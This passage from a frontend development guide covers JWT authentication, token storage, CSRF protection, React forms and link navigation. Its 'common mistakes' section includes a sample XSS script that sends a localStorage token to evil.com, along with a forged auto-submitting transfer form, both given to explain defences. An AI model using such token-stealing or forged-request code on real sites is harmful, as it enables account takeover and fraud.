- Server creates session after login, stores in database/Redis with session ID
- Session ID sent to client as cookie

- Every request includes cookie, server looks up session to verify user
- **Problems for SPAs:** Doesn't scale horizontally (session stored on one server), CORS complications, not ideal for microservices

Token-based Authentication (Modern SPAs):

- Server creates JWT (JSON Web Token) after login containing user info + expiration
- JWT sent to client, client stores token (memory, localStorage, cookie)
- Every API request includes JWT in Authorization header: `Authorization: Bearer <token>`
- Server verifies JWT signature without database lookup (stateless)
- **Benefits:** Stateless (no server-side session storage), works with CORS, scales horizontally, microservice-friendly

JWT Structure (3 parts separated by dots):

1. **Header:** Algorithm + token type → `{"alg": "HS256", "typ": "JWT"}`
2. **Payload:** User data + expiration → `{"userId": 123, "role": "admin", "exp": 1672531200}`
3. **Signature:** Prevents tampering → `HMACSHA256(header + payload, secret)`

Core Auth Concepts:

1. **Login Flow:** Submit credentials → Server validates → Return access token + refresh token → Store tokens → Redirect to dashboard
2. **Protected Routes:** Check if user is authenticated before rendering route, redirect to /login if not
3. **Token Refresh:** Access token expires (15min) → Use refresh token to get new access token → Continue without re-login
4. **Logout:** Clear tokens from storage → Optionally blacklist refresh token server-side → Redirect to /login
5. **Role-Based Access Control (RBAC):** JWT payload includes user roles → Check roles before showing UI/making API calls

Token Storage Options (Security Trade-offs):

Storage	XSS Vulnerable?	CSRF Vulnerable?	Persists Refresh?	Best For
localStorage	✅ Yes (JS can read)	❌ No	✅ Yes	Prototypes (not production)
sessionStorage	✅ Yes (JS can read)	❌ No	❌ No (clears on tab close)	Testing
Memory (React state)	❌ No	❌ No	❌ No (lost on refresh)	Most secure + refresh token
httpOnly cookie	❌ No (JS can't read)	✅ Yes (needs CSRF token)	✅ Yes	Production (with CSRF protection)

Refresh Token Pattern:

- Access token: Short-lived (15 minutes), included in every API request, stored in memory

- Refresh token: Long-lived (7 days), httpOnly cookie, used only to get new access token
- When access token expires: Call `/auth/refresh` with refresh token → Get new access token → Continue
- Why? Limits damage if access token stolen (expires quickly), refresh token in httpOnly cookie can't be stolen by JavaScript

Common Auth Patterns:

1. **Protected Route Component:** Wrapper that checks authentication before rendering child routes
2. **useAuth Hook:** Provides login, logout, user info, isAuthenticated state
3. **Axios Interceptors:** Automatically add Authorization header to requests, handle 401 errors, refresh tokens
4. **Auth Context:** React Context providing authentication state and actions globally

Why Authentication Matters:

- **Security:** Prevent unauthorized access to user data and admin features
- **Personalization:** Show user-specific content, settings, saved preferences
- **Authorization:** Different permissions for users vs admins vs guests
- **Compliance:** GDPR, HIPAA require user identity verification for data access
- **Business Logic:** Subscriptions, payments, user history all require authentication

In code

Example: Login Flow with JWT

```
// ===== AUTH CONTEXT + LOGIN =====
// AuthContext.js - Global authentication state

import React, { createContext, useContext, useState, useEffect } from 'react';

const AuthContext = createContext(null);

export function AuthProvider({ children }) {
  const [user, setUser] = useState(null);
  const [token, setToken] = useState(null);
  const [loading, setLoading] = useState(true);

  // Check if user is already logged in on mount
  useEffect(() => {
    const storedToken = localStorage.getItem('token');
    if (storedToken) {
      // Validate token and get user info
      validateToken(storedToken);
    } else {
      setLoading(false);
    }
  }, []);

  const validateToken = async (token) => {
    try {
```

```

const response = await fetch('/api/auth/me', {
  headers: {
    'Authorization': `Bearer ${token}`
  }
});

if (response.ok) {
  const userData = await response.json();
  setUser(userData);
  setToken(token);
} else {
  // Token invalid, clear it
  localStorage.removeItem('token');
}
} catch (error) {
  console.error('Token validation failed:', error);
} finally {
  setLoading(false);
}
};

const login = async (email, password) => {
  try {
    const response = await fetch('/api/auth/login', {
      method: 'POST',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify({ email, password })
    });

    if (!response.ok) {
      throw new Error('Login failed');
    }

    const data = await response.json();
    const { access_token, user: userData } = data;

    // Store token
    localStorage.setItem('token', access_token);
    setToken(access_token);
    setUser(userData);

    return { success: true };
  } catch (error) {
    return { success: false, error: error.message };
  }
};

const logout = () => {
  localStorage.removeItem('token');
  setToken(null);
  setUser(null);
};

const value = {
  user,
  token,
  login,
  logout,
  isAuthenticated: !!user,
  loading
};

```



```

    return (
      <AuthContext.Provider value={value}>
        {children}
      </AuthContext.Provider>
    );
  }

export function useAuth() {
  const context = useContext(AuthContext);
  if (!context) {
    throw new Error('useAuth must be used within AuthProvider');
  }
  return context;
}

// ===== LOGIN FORM COMPONENT =====
// LoginPage.js - Login form using useAuth hook

import React, { useState } from 'react';
import { useNavigate } from 'react-router-dom';
import { useAuth } from './AuthContext';

function LoginPage() {
  const [email, setEmail] = useState('');
  const [password, setPassword] = useState('');
  const [error, setError] = useState('');
  const [isSubmitting, setIsSubmitting] = useState(false);

  const { login } = useAuth();
  const navigate = useNavigate();

  const handleSubmit = async (e) => {
    e.preventDefault();
    setError('');
    setIsSubmitting(true);

    const result = await login(email, password);

    if (result.success) {
      navigate('/dashboard');
    } else {
      setError(result.error || 'Invalid email or password');
    }

    setIsSubmitting(false);
  };

  return (
    <div className="login-page">
      <h1>Login</h1>

      {error && (
        <div className="error-message" role="alert">
          {error}
        </div>
      )}

      <form onSubmit={handleSubmit}>
        <div className="form-group">
          <label htmlFor="email">Email</label>
          <input

```

```

        id="email"
        type="email"
        value={email}
        onChange={(e) => setEmail(e.target.value)}
        required
      />
    </div>

    <div className="form-group">
      <label htmlFor="password">Password</label>
      <input
        id="password"
        type="password"
        value={password}
        onChange={(e) => setPassword(e.target.value)}
        required
      />
    </div>

    <button type="submit" disabled={isSubmitting}>
      {isSubmitting ? 'Logging in...' : 'Login'}
    </button>
  </form>
</div>
);
}

export default LoginPage;

// ===== PROTECTED ROUTE =====
// ProtectedRoute.js - Redirect to login if not authenticated

import { Navigate, useLocation } from 'react-router-dom';
import { useAuth } from './AuthContext';

function ProtectedRoute({ children }) {
  const { isAuthenticated, loading } = useAuth();
  const location = useLocation();

  if (loading) {
    return <div>Loading...</div>;
  }

  if (!isAuthenticated) {
    // Redirect to login, save attempted URL
    return <Navigate to="/login" state= replace />;
  }

  return children;
}

export default ProtectedRoute;

// ===== APP ROUTING =====
// App.js - Setup routes with protection

import { BrowserRouter, Routes, Route } from 'react-router-dom';
import { AuthProvider } from './AuthContext';
import LoginPage from './LoginPage';
import Dashboard from './Dashboard';

```

```
import ProtectedRoute from './ProtectedRoute';

function App() {
  return (
    <AuthProvider>
      <BrowserRouter>
        <Routes>
          <Route path="/login" element={<LoginPage />} />

          <Route
            path="/dashboard"
            element={
              <ProtectedRoute>
                <Dashboard />
              </ProtectedRoute>
            }
          />

          <Route path="/" element={<Navigate to="/dashboard" />} />
        </Routes>
      </BrowserRouter>
    </AuthProvider>
  );
}

export default App;
```

Common mistakes

1. Storing JWT in localStorage (XSS Vulnerability)

Mistake: Storing authentication tokens in localStorage where malicious JavaScript can steal them.

```
// ❌ BAD: localStorage vulnerable to XSS attacks
function login(email, password) {
  fetch('/api/login', {
    method: 'POST',
    body: JSON.stringify({ email, password })
  })
  .then(r => r.json())
  .then(data => {
    localStorage.setItem('token', data.access_token);
    // If attacker injects <script> tag via XSS:
    // <script>
    //   fetch('https://evil.com/steal?token=' + localStorage.getItem('token'))
    // </script>
    // Now attacker has your token!
  });
}

// ✅ GOOD: Store in memory + httpOnly cookie for refresh token
class AuthService {
  constructor() {
    this.accessToken = null; // Memory only, XSS can't access
  }

  async login(email, password) {
```

```

const response = await fetch('/api/login', {
  method: 'POST',
  headers: { 'Content-Type': 'application/json' },
  body: JSON.stringify({ email, password }),
  credentials: 'include' // Server sets httpOnly cookie
});

const data = await response.json();

// Access token in memory (lost on refresh, but short-lived)
this.accessToken = data.access_token;

// Refresh token sent as httpOnly cookie
// JavaScript CANNOT access it: document.cookie won't show it
// XSS attacks can't steal it
}

getToken() {
  return this.accessToken;
}
}

// Server-side (Node.js/Express):
app.post('/api/login', (req, res) => {
  // ... validate credentials ...

  const accessToken = generateAccessToken(user); // 15 min expiry
  const refreshToken = generateRefreshToken(user); // 7 days expiry

  // Send refresh token as httpOnly cookie
  res.cookie('refreshToken', refreshToken, {
    httpOnly: true, // JavaScript can't access
    secure: true, // HTTPS only
    sameSite: 'strict', // CSRF protection
    maxAge: 7 * 24 * 60 * 60 * 1000 // 7 days
  });

  res.json({
    access_token: accessToken,
    expires_in: 900 // 15 minutes
  });
});

```

Why it matters: XSS attacks can steal localStorage tokens, gaining full account access. httpOnly cookies can't be accessed by JavaScript.

2. Not Handling Token Expiration

Mistake: Continuing to use expired tokens, causing 401 errors on every request.

```

// ❌ BAD: No expiration handling
function fetchUserData() {
  const token = localStorage.getItem('token');

  fetch('/api/users/me', {
    headers: {
      'Authorization': `Bearer ${token}`
    }
  })
}

```

```

    .then(r => {
      if (r.status === 401) {
        // Token expired! But user just sees "Unauthorized"
        // No automatic refresh, user must login again
        alert('Please login again');
      }
      return r.json();
    });
  }

// ✓ GOOD: Automatic token refresh on 401
let isRefreshing = false;
let refreshSubscribers = [];

api.interceptors.response.use(
  response => response,
  async error => {
    const originalRequest = error.config;

    if (error.response?.status === 401 && !originalRequest._retry) {
      if (isRefreshing) {
        // Already refreshing, wait for it
        return new Promise(resolve => {
          refreshSubscribers.push((token) => {
            originalRequest.headers.Authorization = `Bearer ${token}`;
            resolve(api(originalRequest));
          });
        });
      }

      originalRequest._retry = true;
      isRefreshing = true;

      try {
        const { data } = await axios.post('/api/auth/refresh', {}, {
          withCredentials: true // Send httpOnly cookie
        });

        const newToken = data.access_token;
        authService.accessToken = newToken;

        // Retry all queued requests
        refreshSubscribers.forEach(callback => callback(newToken));
        refreshSubscribers = [];

        originalRequest.headers.Authorization = `Bearer ${newToken}`;
        return api(originalRequest);
      } catch (refreshError) {
        // Refresh failed, logout
        authService.logout();
        window.location.href = '/login';
        throw refreshError;
      } finally {
        isRefreshing = false;
      }
    }

    return Promise.reject(error);
  }
);

```

Why it matters: Users shouldn't have to re-login every 15 minutes. Refresh tokens enable seamless token renewal.

3. Missing CSRF Protection with Cookies

Mistake: Using cookies for auth without CSRF tokens, allowing cross-site request forgery.

```
// ❌ BAD: Cookie-based auth without CSRF protection
// Server sets auth cookie
app.post('/api/login', (req, res) => {
  res.cookie('auth', token, { httpOnly: true });
  res.json({ success: true });
});

// Browser automatically sends cookie with EVERY request
// Attacker creates malicious site:
// <form action="https://yoursite.com/api/transfer-money" method="POST">
//   <input name="to" value="attacker" />
//   <input name="amount" value="1000" />
// </form>
// <script>document.forms[0].submit()</script>
//
// When victim visits attacker site, form submits with victim's cookie!

// ✅ GOOD: CSRF token verification
// Server generates CSRF token and sends in cookie + header
app.post('/api/login', (req, res) => {
  const csrfToken = generateCSRFToken();

  res.cookie('auth', authToken, { httpOnly: true, sameSite: 'strict' });
  res.cookie('csrf', csrfToken, { sameSite: 'strict' }); // Readable by JS

  res.json({ success: true, csrfToken });
});

// Client includes CSRF token in header
axios.interceptors.request.use(config => {
  const csrfToken = getCookie('csrf');
  if (csrfToken) {
    config.headers['X-CSRF-Token'] = csrfToken;
  }
  return config;
});

// Server verifies token matches
app.post('/api/transfer-money', (req, res) => {
  const csrfFromHeader = req.headers['x-csrf-token'];
  const csrfFromCookie = req.cookies.csrf;

  if (csrfFromHeader !== csrfFromCookie) {
    return res.status(403).json({ error: 'CSRF validation failed' });
  }

  // Process transfer...
});

// Attacker can't get CSRF token (different origin)
// sameSite='strict' prevents cookie from being sent cross-origin
```

Why it matters: CSRF attacks trick browsers into making authenticated requests to your site from malicious sites.

Best practices

Key principles

1. **Token-Based (JWT):** Stateless authentication—server validates token signature without database lookup. Token contains user info + expiration.
2. **Access + Refresh Pattern:** Short-lived access tokens limit damage if stolen. Refresh tokens (httpOnly cookie) get new access tokens silently.
3. **Secure Storage:** httpOnly cookies prevent XSS (JavaScript can't read). Memory storage is most secure but lost on refresh.

DO

- Store refresh token in httpOnly cookie
- Store access token in memory (React state)
- Implement token refresh in axios interceptor
- Use HTTPS only (never HTTP for auth)
- Implement proper logout (clear tokens + optionally blacklist)
- Protect routes with auth guards

DON'T

- Store tokens in localStorage (XSS vulnerable)
- Use long-lived access tokens
- Forget CSRF protection with cookies
- Send tokens over HTTP
- Ignore token expiration handling

Quality gates

Before you call it done:

- | | |
|---|---|
| ☐ Access token in memory | ☐ Protected routes implemented |
| ☐ Refresh token in httpOnly cookie | ☐ HTTPS only |
| ☐ Token refresh in interceptor | ☐ Proper logout flow |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/server/authentication.html



Forms

THE SERVER SIDE · CHAPTER 32

Key insight. Controlled components in React mean form inputs are driven by React state (`value={email} + onChange={e => setEmail(e.target.value)}`), making React the **single source of truth** instead of letting the DOM manage input values. This pattern enables real-time validation, dynamic field visibility, and conditional submission buttons — and it eliminates the “stale data” problem where React’s view of the input drifts from what the user actually typed. Every keystroke updates state, state flows back to the input via the `value` prop, creating a **one-way data flow loop** that keeps UI and state perfectly synchronized.

What it is

Forms are the primary mechanism for user input in web applications, but HTML forms have two fundamental approaches: **uncontrolled** (DOM manages state) and **controlled** (React/framework manages state).

Traditional HTML Forms (Uncontrolled):

- Input elements manage their own state internally in the DOM
- Access values with `event.target.value` or refs when form submits
- Quick to implement but hard to validate, manipulate, or synchronize with other UI
- Example: `<input type="text" />` with no `value` prop

Controlled Components Pattern (React default):

- React state is the single source of truth for input values
- Input’s `value` prop is bound to state variable: `<input value={email} />`
- Input’s `onChange` handler updates state: `onChange={e => setEmail(e.target.value)}`

- Creates a loop: User types → onChange fires → setState updates → value prop updates → input displays new value
- Benefits: Real-time validation, computed values, conditional fields, form state in Redux/context

Core Form Concepts:

1. **Form State Management:** Track input values, touched fields, error messages, submission status
2. **Validation:** Client-side (instant feedback, UX), Server-side (security, business rules)
3. **Submission:** Prevent default browser behavior, serialize data, handle async API calls, show loading states
4. **Error Handling:** Display field-level errors, form-level errors, async validation errors
5. **Accessibility:** Label associations, error announcements, focus management, keyboard navigation

Validation Strategies:

- **On Change:** Validate as user types (real-time feedback, can be annoying for required fields)
- **On Blur:** Validate when field loses focus (balanced approach, common pattern)
- **On Submit:** Validate only when user submits (simple but delayed feedback)
- **Hybrid:** Validate on blur for first error, then on change for correction confirmation

Popular Form Libraries:

- **React Hook Form:** Uncontrolled by default, minimal re-renders, great performance
- **Formik:** Controlled components, comprehensive but more re-renders
- **Yup / Zod:** Schema validation libraries for complex validation rules
- **HTML5 Validation:** Built-in browser validation (`required` , `pattern` , `type="email"`)

Why Forms Matter:

1. **User Input:** Primary way users communicate with applications (login, registration, checkout, settings)
2. **Data Integrity:** Validation prevents malformed data from entering database
3. **User Experience:** Instant feedback, clear error messages, accessible keyboard navigation
4. **Security:** Prevent XSS, SQL injection, CSRF attacks through proper validation and sanitization
5. **Business Logic:** Multi-step forms, conditional fields, dynamic validation based on other inputs

Trade-offs:

- **Controlled:** Full control, easy validation, more re-renders, verbose for large forms
- **Uncontrolled:** Better performance, less code, harder to validate, loses React benefits
- **Form Libraries:** Less boilerplate, standardized patterns, but adds bundle size and learning curve

In code

Example: Controlled Form with Validation

```
// ===== CONTROLLED LOGIN FORM =====
// LoginForm.js - React controlled component pattern

import React, { useState } from 'react';

function LoginForm() {
  // Form state
  const [email, setEmail] = useState('');
  const [password, setPassword] = useState('');
  const [errors, setErrors] = useState({});
  const [isSubmitting, setIsSubmitting] = useState(false);

  // Validation function
  const validate = () => {
    const newErrors = {};

    // Email validation
    if (!email) {
      newErrors.email = 'Email is required';
    } else if (!/\S+@\S+\.\S+/.test(email)) {
      newErrors.email = 'Email is invalid';
    }

    // Password validation
    if (!password) {
      newErrors.password = 'Password is required';
    } else if (password.length < 8) {
      newErrors.password = 'Password must be at least 8 characters';
    }

    return newErrors;
  };

  // Submit handler
  const handleSubmit = async (e) => {
    e.preventDefault(); // Prevent default form submission

    const newErrors = validate();

    if (Object.keys(newErrors).length > 0) {
      setErrors(newErrors);
      return;
    }

    // Clear errors and submit
    setErrors({});
    setIsSubmitting(true);

    try {
      const response = await fetch('/api/login', {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify({ email, password })
      });

      if (!response.ok) {
```

```

    throw new Error('Login failed');
  }

  const data = await response.json();
  console.log('Login successful:', data);
  // Redirect user or update auth state
} catch (error) {
  setErrors({ form: 'Invalid email or password' });
} finally {
  setIsSubmitting(false);
}
};

return (
  <form onSubmit={handleSubmit} noValidate>
    <h2>Login</h2>

    {/* Form-level error */}
    {errors.form && (
      <div className="error-message" role="alert">
        {errors.form}
      </div>
    )}

    {/* Email field */}
    <div className="form-group">
      <label htmlFor="email">Email</label>
      <input
        id="email"
        type="email"
        value={email}
        onChange={(e) => setEmail(e.target.value)}
        aria-invalid={errors.email ? 'true' : 'false'}
        aria-describedby={errors.email ? 'email-error' : undefined}
      />
      {errors.email && (
        <span id="email-error" className="error">
          {errors.email}
        </span>
      )}
    </div>

    {/* Password field */}
    <div className="form-group">
      <label htmlFor="password">Password</label>
      <input
        id="password"
        type="password"
        value={password}
        onChange={(e) => setPassword(e.target.value)}
        aria-invalid={errors.password ? 'true' : 'false'}
        aria-describedby={errors.password ? 'password-error' : undefined}
      />
      {errors.password && (
        <span id="password-error" className="error">
          {errors.password}
        </span>
      )}
    </div>

    {/* Submit button */}
    <button type="submit" disabled={isSubmitting}>

```

```

        {isSubmitting ? 'Logging in...' : 'Login'}
      </button>
    </form>
  );
}

export default LoginForm;

```

Common mistakes

1. Using Uncontrolled Components Without Understanding Consequences

Mistake: Not binding input values to state, losing React's control over form data.

```

// ❌ BAD: Uncontrolled input - React doesn't know value
function LoginForm() {
  const handleSubmit = (e) => {
    e.preventDefault();
    const email = e.target.email.value; // Reading from DOM
    const password = e.target.password.value;

    // Problem: Can't validate in real-time
    // Can't clear form programmatically
    // Can't show/hide fields based on input
    // Can't populate from API response
  };

  return (
    <form onSubmit={handleSubmit}>
      <input name="email" type="email" />
      <input name="password" type="password" />
      <button type="submit">Login</button>
    </form>
  );
}

// This works for simple forms, but limits React's power

// ✅ GOOD: Controlled component - React owns state
function LoginForm() {
  const [email, setEmail] = useState('');
  const [password, setPassword] = useState('');
  const [error, setError] = useState('');

  const handleSubmit = (e) => {
    e.preventDefault();

    // Can validate before submission
    if (password.length < 8) {
      setError('Password too short');
      return;
    }

    console.log('Submitting:', email, password);
  };

  // Can clear form programmatically
  const clearForm = () => {

```

```

    setEmail('');
    setPassword('');
  };

  return (
    <form onSubmit={handleSubmit}>
      <input
        type="email"
        value={email}
        onChange={(e) => setEmail(e.target.value)}
      />
      <input
        type="password"
        value={password}
        onChange={(e) => {
          setPassword(e.target.value);
          // Real-time validation
          if (e.target.value.length > 0 && e.target.value.length < 8) {
            setError('Password must be at least 8 characters');
          } else {
            setError('');
          }
        }}
      />
      {error && <span className="error">{error}</span>}
      <button type="submit">Login</button>
      <button type="button" onClick={clearForm}>Clear</button>
    </form>
  );
}
// Full control: validation, clearing, dynamic fields, etc.

```

Why it matters: Controlled components enable real-time validation, dynamic fields, and programmatic control.

2. Forgetting to Prevent Default Form Submission

Mistake: Not calling `e.preventDefault()` causes page reload.

```

// ❌ BAD: Form submission causes page reload
function SearchForm() {
  const [query, setQuery] = useState('');

  const handleSubmit = (e) => {
    // Missing e.preventDefault()!

    fetch(`/api/search?q=${query}`)
      .then(r => r.json())
      .then(results => console.log(results));
  };

  return (
    <form onSubmit={handleSubmit}>
      <input value={query} onChange={(e) => setQuery(e.target.value)} />
      <button type="submit">Search</button>
    </form>
  );
}
// Clicking submit:

```

```
// 1. handleSubmit runs
// 2. Fetch starts
// 3. Browser submits form (default behavior)
// 4. Page reloads, fetch is aborted
// 5. User sees page reload, no results

// ✅ GOOD: Prevent default to keep SPA behavior
function SearchForm() {
  const [query, setQuery] = useState('');
  const [results, setResults] = useState([]);

  const handleSubmit = async (e) => {
    e.preventDefault(); // Stop browser from submitting form

    const response = await fetch(`/api/search?q=${query}`);
    const data = await response.json();
    setResults(data);
  };

  return (
    <div>
      <form onSubmit={handleSubmit}>
        <input value={query} onChange={(e) => setQuery(e.target.value)} />
        <button type="submit">Search</button>
      </form>

      <ul>
        {results.map(item => <li key={item.id}>{item.title}</li>)}
      </ul>
    </div>
  );
}
// Now form submission is controlled by React, no page reload
```

Why it matters: SPAs need `e.preventDefault()` to avoid page reloads that destroy state.

3. Not Disabling Submit Button During Submission

Mistake: Allowing multiple form submissions while request is in flight.

```
// ❌ BAD: User can click submit multiple times
function RegistrationForm() {
  const [email, setEmail] = useState('');
  const [password, setPassword] = useState('');

  const handleSubmit = async (e) => {
    e.preventDefault();

    // No loading state, button stays clickable
    await fetch('/api/register', {
      method: 'POST',
      body: JSON.stringify({ email, password })
    });
  };

  return (
    <form onSubmit={handleSubmit}>
      <input
        type="email"

```

```

        value={email}
        onChange={(e) => setEmail(e.target.value)}
      />
      <input
        type="password"
        value={password}
        onChange={(e) => setPassword(e.target.value)}
      />
      <button type="submit">Register</button>
    </form>
  );
}

// User clicks "Register" 3 times fast
// Result: 3 POST requests, 3 accounts created!

// GOOD: Disable button during submission
function RegistrationForm() {
  const [email, setEmail] = useState('');
  const [password, setPassword] = useState('');
  const [isSubmitting, setIsSubmitting] = useState(false);
  const [error, setError] = useState(null);

  const handleSubmit = async (e) => {
    e.preventDefault();

    setIsSubmitting(true);
    setError(null);

    try {
      const response = await fetch('/api/register', {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify({ email, password })
      });

      if (!response.ok) {
        throw new Error('Registration failed');
      }

      console.log('Success!');
    } catch (err) {
      setError(err.message);
    } finally {
      setIsSubmitting(false);
    }
  };

  return (
    <form onSubmit={handleSubmit}>
      {error && <div className="error">{error}</div>}

      <input
        type="email"
        value={email}
        onChange={(e) => setEmail(e.target.value)}
        disabled={isSubmitting}
      />
      <input
        type="password"
        value={password}
        onChange={(e) => setPassword(e.target.value)}

```

```

        disabled={isSubmitting}
      />

      <button type="submit" disabled={isSubmitting}>
        {isSubmitting ? 'Registering...' : 'Register'}
      </button>
    </form>
  );
}
// Button disabled during request, prevents duplicate submissions

```

Why it matters: Prevents duplicate submissions, race conditions, and double-charging users.

Best practices

Key principles

1. **One Source of Truth:** Bind `value` to state and update it in `onChange`. When state drives the input, the UI can never drift from what you think the user typed — and you can clear, prefill, or transform the value at will.
2. **Client Validation Is UX, Server Validation Is Security:** Validate on `blur` for per-field feedback and on `submit` for the whole form, then re-validate on the server. Anyone can bypass the client, so the server owns data integrity.
3. **Guard the Submit:** Always `e.preventDefault()` in the handler (a real submit reloads the page and aborts your fetch), reject empty/whitespace input, and disable the submit control while the request is in flight so a fast double-click cannot create two records.

DO

- Bind every input to state (or register it with a form library) rather than reading the DOM
- Call `e.preventDefault()` in `onSubmit` and `submit` from the `<form>`, not from a click handler
- Associate a `<label htmlFor>` with every control (visually hidden is fine)
- Wire errors with `aria-invalid + aria-describedby`, and form-level errors with `role="alert"`
- Disable the submit button and show progress text while submitting
- Trim and normalise values before validating or sending

DON'T

- Use `placeholder` as the only label
- Validate noisily on every keystroke for required fields (`blur` is calmer)
- Trust client validation for anything security- or integrity-relevant
- Leave the button enabled during an in-flight request
- Put a submit-side effect (fetch, dispatch, navigation) inside a presentational form component
- Reach for a form library for two fields — or hand-roll field arrays and async validation for twenty

Quality gates

Before you call it done:

- ☐ Every control has an associated `<label>` (visually hidden allowed)
- ☐ `onSubmit` calls `e.preventDefault()` and validates before sending
- ☐ Errors exposed via `aria-invalid` + `aria-describedby`; form errors use `role="alert"`
- ☐ Submit button disabled (with progress text) while a request is in flight
- ☐ Empty/whitespace-only input rejected before submit
- ☐ Form component stays presentational — the container owns the dispatch/fetch

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/server/forms.html



Link Navigation

THE SERVER SIDE · CHAPTER 33

Key insight. Links are the fundamental building blocks of the web—navigation between resources that transforms isolated documents into an interconnected information network. In server-rendered applications, links determine **how users navigate** (client-side vs full page reload), **what gets prefetched** (performance optimization), **how SEO crawlers discover content** (sitemap generation, canonical URLs), and **how state persists** (URL parameters vs client state). The critical distinction: **anchor tags** (`<a>`) trigger full page reloads (server fetches new HTML, browser resets state), while **client-side routing** (`<Link>` components in React Router, Next.js) intercepts clicks and updates DOM without reloading (preserves state, faster navigation, enables transitions). Modern frameworks blur this line with **progressive enhancement**: links work as regular anchors (crawlable, no-JS fallback), enhanced with JavaScript for SPA-like navigation. Links also encode application state via URL parameters, enabling **shareable state** (copy URL → share exact app state), **back/forward navigation** (browser history), and **deep linking** (link directly to nested views).

What it is

1. Link Types and Navigation Patterns

Internal Links (same-origin navigation):

```
<!-- Traditional anchor (full page reload) -->
<a href="/about">About Us</a>

<!-- React Router Link (client-side navigation) -->
<Link to="/about">About Us</Link>

<!-- Next.js Link (prefetched, client-side navigation) -->
```

```
<Link href="/about">About Us</Link>

<!-- Vue Router link -->
<router-link to="/about">About Us</router-link>
```

External Links (different origin):

```
<!-- Opens in new tab, security best practice -->
<a href="https://external.com" target="_blank" rel="noopener noreferrer">
  External Site
</a>

<!-- rel="noopener" prevents window.opener access (security)
      rel="noreferrer" prevents Referer header leakage (privacy) -->
```

Download Links:

```
<!-- Forces download instead of navigation -->
<a href="/documents/report.pdf" download="annual-report.pdf">
  Download Report
</a>
```

Email/Phone Links (protocol handlers):

```
<!-- Opens email client -->
<a href="mailto:contact@example.com?subject=Inquiry">Email Us</a>

<!-- Opens phone dialer (mobile) -->
<a href="tel:+1234567890">Call Us</a>

<!-- SMS link -->
<a href="sms:+1234567890?body=Hello">Text Us</a>
```

Hash Links (same-page navigation):

```
<!-- Scrolls to element with id="features" -->
<a href="#features">Jump to Features</a>

<!-- Smooth scroll with CSS -->
<style>
  html { scroll-behavior: smooth; }
</style>
```

2. Client-Side Routing vs Server Navigation

Full Page Reload (traditional anchor):

```
User clicks: <a href="/about">
↓
Browser sends: GET /about HTTP/1.1
↓
Server responds: HTML document
↓
Browser:
  1. Destroys current page (all state lost)
```

2. Parses new HTML
3. Downloads CSS/JS
4. Executes scripts
5. Renders new page

↓

Result: Slow (network + parse + execute), state lost, flash of white

Client-Side Navigation (SPA routing):

User clicks: `<Link to="/about">`

↓

Router intercepts click (`preventDefault`)

↓

Router changes URL (`history.pushState('/about')`)

↓

React/Vue renders new component tree

↓

Result: Fast (no network request), state preserved, smooth transition

Hybrid (Progressive Enhancement):

`<!-- Next.js Link (13+ renders the <a> internally) -->`

`<Link href="/about">About Us</Link>`

`<!-- Without JavaScript: -->`

User clicks → `<a href="/about">` → Full page reload → Works ✓

`<!-- With JavaScript: -->`

User clicks → Router intercepts → Client-side navigation → Fast ✓

`<!-- Best of both worlds: works without JS, enhanced with JS -->`

3. Link Prefetching and Performance Optimization

Prefetching Strategies:

1. On Hover (React Router, Next.js default):

```
// Next.js prefetches on hover
<Link href="/products" prefetch={true}>
  Products
</Link>

// Browser prefetches /products page when user hovers link
// Click is instant (already loaded)
```

2. On Viewport (Intersection Observer):

```
// Prefetch when link enters viewport
const observer = new IntersectionObserver((entries) => {
  entries.forEach((entry) => {
    if (entry.isIntersecting) {
      const link = entry.target.getAttribute('href');
      prefetch(link); // Load page in background
    }
  });
});
```

```
document.querySelectorAll('a[data-prefetch]').forEach((link) => {
  observer.observe(link);
});
```

3. On Idle (requestIdleCallback):

```
// Prefetch during browser idle time
const prefetchLinks = Array.from(document.querySelectorAll('a[data-prefetch]'));

if ('requestIdleCallback' in window) {
  requestIdleCallback(() => {
    prefetchLinks.forEach((link) => {
      prefetch(link.href);
    });
  });
}
```

4. Resource Hints (HTML `<link>` tags):

```
<!-- DNS prefetch (resolve domain early) -->
<link rel="dns-prefetch" href="https://api.example.com">

<!-- Preconnect (DNS + TCP + TLS handshake) -->
<link rel="preconnect" href="https://cdn.example.com">

<!-- Prefetch (low priority, for next navigation) -->
<link rel="prefetch" href="/products.html">

<!-- Preload (high priority, for current page) -->
<link rel="preload" href="/critical.css" as="style">

<!-- Prerender (DEPRECATED - loads entire page in background) -->
<link rel="prerender" href="/checkout.html">
```

4. URL Structure and State Management

Anatomy of a URL:

https://example.com:443/products/123?color=red&size=M#reviews

Protocol Domain Port Path Query Params Hash

URL Parameters for State:

```
// Search/filter state in URL (shareable, bookmarkable)
/products?category=shoes&brand=nike&price_max=100&sort=price_asc

// React Router implementation
import { useSearchParams } from 'react-router-dom';

function Products() {
  const [searchParams, setSearchParams] = useSearchParams();

  const category = searchParams.get('category') || 'all';
  const brand = searchParams.get('brand');
  const maxPrice = searchParams.get('price_max');
```

```

const updateFilters = (newFilters) => {
  setSearchParams({ ...Object.fromEntries(searchParams), ...newFilters });
};

return (
  <div>
    <button onClick={() => updateFilters({ category: 'shoes' })}>
      Shoes
    </button>
    { /* URL updates: /products?category=shoes */ }
  </div>
);
}

```

Dynamic Routes (path parameters):

```

// Next.js file-based routing
pages/
  products/
    [id].js      // /products/123
    [slug].js    // /products/nike-shoes
    [...slug].js // /products/shoes/nike/air-max (catch-all)

// pages/products/[id].js
import { useRouter } from 'next/router';

export default function Product() {
  const router = useRouter();
  const { id } = router.query; // Get id from URL

  return <div>Product ID: {id}</div>;
}

```

5. Deep Linking and Universal Links

Deep Links (link to specific app state):

```

Regular link:   https://example.com
Deep link:      https://example.com/user/123/posts/456/comments/789

↓ Navigates directly to nested view (comment 789 in post 456 by user 123)

```

Mobile App Deep Linking:

```

<!-- Universal Links (iOS) / App Links (Android) -->
<!-- Website link that opens mobile app if installed -->

<!-- apple-app-site-association (iOS) -->
{
  "applinks": {
    "apps": [],
    "details": [{
      "appID": "TEAMID.com.example.app",
      "paths": ["/products/*", "/user/*"]
    }]
  }
}

```

```

<!-- assetlinks.json (Android) -->
[
  {
    "relation": ["delegate_permission/common.handle_all_urls"],
    "target": {
      "namespace": "android_app",
      "package_name": "com.example.app",
      "sha256_cert_fingerprints": ["..."]
    }
  }
]

